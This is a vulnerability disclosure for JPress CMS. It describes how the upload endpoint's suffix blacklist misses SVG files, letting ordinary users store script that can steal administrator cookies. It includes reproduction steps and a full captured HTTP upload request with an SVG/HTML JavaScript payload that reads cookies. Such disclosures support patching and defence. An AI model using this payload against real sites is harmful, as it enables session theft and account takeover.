JPRESS file upload leads to code execution

1. Vulnerability Description

Guizhou Xiaoma Technology Co., Ltd. is a technology company focusing on Internet product development and technological innovation. The company is committed to providing customers with high-quality technical solutions, software development and product design services.

Its jpress cms has a file upload vulnerability in /commons/attachment/upload. Attackers can bypass the suffix detection and use ordinary users to upload malicious svg files to achieve code execution.

2. Impact of the vulnerability

Ordinary users can upload files to execute malicious svg code and steal administrator cookies

3. Vulnerability location


\jpress-web\src\main\java\io\jpress\web\commons\controller\AttachmentController.java

4. Code analysis

Under the /commons/attachment/ route, user cookies and file upload detection are set



AttachmentUtils.isUnSafe(file) sets the suffix blacklist and bypasses it by uploading a file with svg suffix.



5. Vulnerability Reproduction

Download the corresponding source code on gitee for construction

Source code link: <https://gitee.com/JPressProjects/jpress>


Register as a normal user




Log in to the admin background, no permission




User login




Upload svg in the avatar settings and use burpsuite to capture the package.



Get upload address



Make a visit



POST /commons/attachment/upload?csrf\_token=86601d0df5ead7bc92cf43e586ab56e5 HTTP/1.1  
Host: 192.168.187.129:8080  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0  
Accept: \*/\*  
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2  
Accept-Encoding: gzip, deflate, br  
Referer: http://192.168.187.129:8080/ucenter/avatar  
X-Requested-With: XMLHttpRequest  
Content-Type: multipart/form-data; boundary=---------------------------14653652473767696624612951018  
Content-Length: 2133  
Origin: http://192.168.187.129:8080  
Connection: close  
Cookie: \_jpanonym="YTA5ZmUzNWUwMWYzZDk5Mzk1MzA4YjUxMmQ3MTI3MTUjMTczMDI2OTU2MzMyOSMzMTUzNjAwMCNOMkl3TW1JMk1qVmxObVkzTkRFeFl6a3lNVFU0TTJKa016Qm1OamRqTVdRPQ=="; csrf\_token=86601d0df5ead7bc92cf43e586ab56e5; Hm\_lvt\_bfe2407e37bbaa8dc195c5db42daf96a=1730270183; Hm\_lpvt\_bfe2407e37bbaa8dc195c5db42daf96a=1730270323; HMACCOUNT=90C5742B2D10BDA1; \_jpuid="OGZjYmMyN2Y1YmZhMWNkMzZhNmM4NzkwMDA2YTc1MjYjMTczMDI3MDM0MTUwOSMxNzI4MDAjTWc9PQ=="  
  
-----------------------------14653652473767696624612951018  
Content-Disposition: form-data; name="path"  
  
  
-----------------------------14653652473767696624612951018  
Content-Disposition: form-data; name="x"  
  
  
-----------------------------14653652473767696624612951018  
Content-Disposition: form-data; name="y"  
  
  
-----------------------------14653652473767696624612951018  
Content-Disposition: form-data; name="w"  
  
  
-----------------------------14653652473767696624612951018  
Content-Disposition: form-data; name="h"  
  
  
-----------------------------14653652473767696624612951018  
Content-Disposition: form-data; name="uid"  
  
2  
-----------------------------14653652473767696624612951018  
Content-Disposition: form-data; name="csrf\_token"  
  
86601d0df5ead7bc92cf43e586ab56e5  
-----------------------------14653652473767696624612951018  
Content-Disposition: form-data; name="files[]"; filename="html.svg"  
Content-Type: image/png  
  
<!DOCTYPE html>  
<html>  
<head>  
 <title>Example of stored XSS with SVG file </title>  
</head>  
<body>  
  
<script type="text/javascript">  
// Function to set a cookie  
function setCookie(cookieName, cookieValue, expirationDays) {  
 var date = new Date();  
 date.setTime(date.getTime() + (expirationDays \* 24 \* 60 \* 60 \* 1000));  
 var expires = 'expires=' + date.toUTCString();  
 document.cookie = cookieName + '=' + encodeURIComponent(cookieValue) + '; ' + expires + '; path=/';  
}  
  
// create a cookie for this page  
setCookie('username', 'JohnDoe', 7); // Sets a cookie named 'username' with value 'JohnDoe' that expires in 7 days  
</script>  
  
 <svg width="100" height="100" xmlns="http://www.w3.org/2000/svg">  
 <circle cx="50" cy="50" r="40" stroke="black" stroke-width="3" fill="red" />  
  
 <script type="text/javascript">  
 <![CDATA[  
 // JavaScript code embedded in the SVG  
 function getUserCookies() {  
   
 // Read all cookies  
 var allCookies = document.cookie;  
 alert("Cookies found:" + allCookies)  
 }  
  
 // call the function  
 getUserCookies();  
 ]]>  
 </script>  
 </svg>  
  
</body>  
-----------------------------14653652473767696624612951018--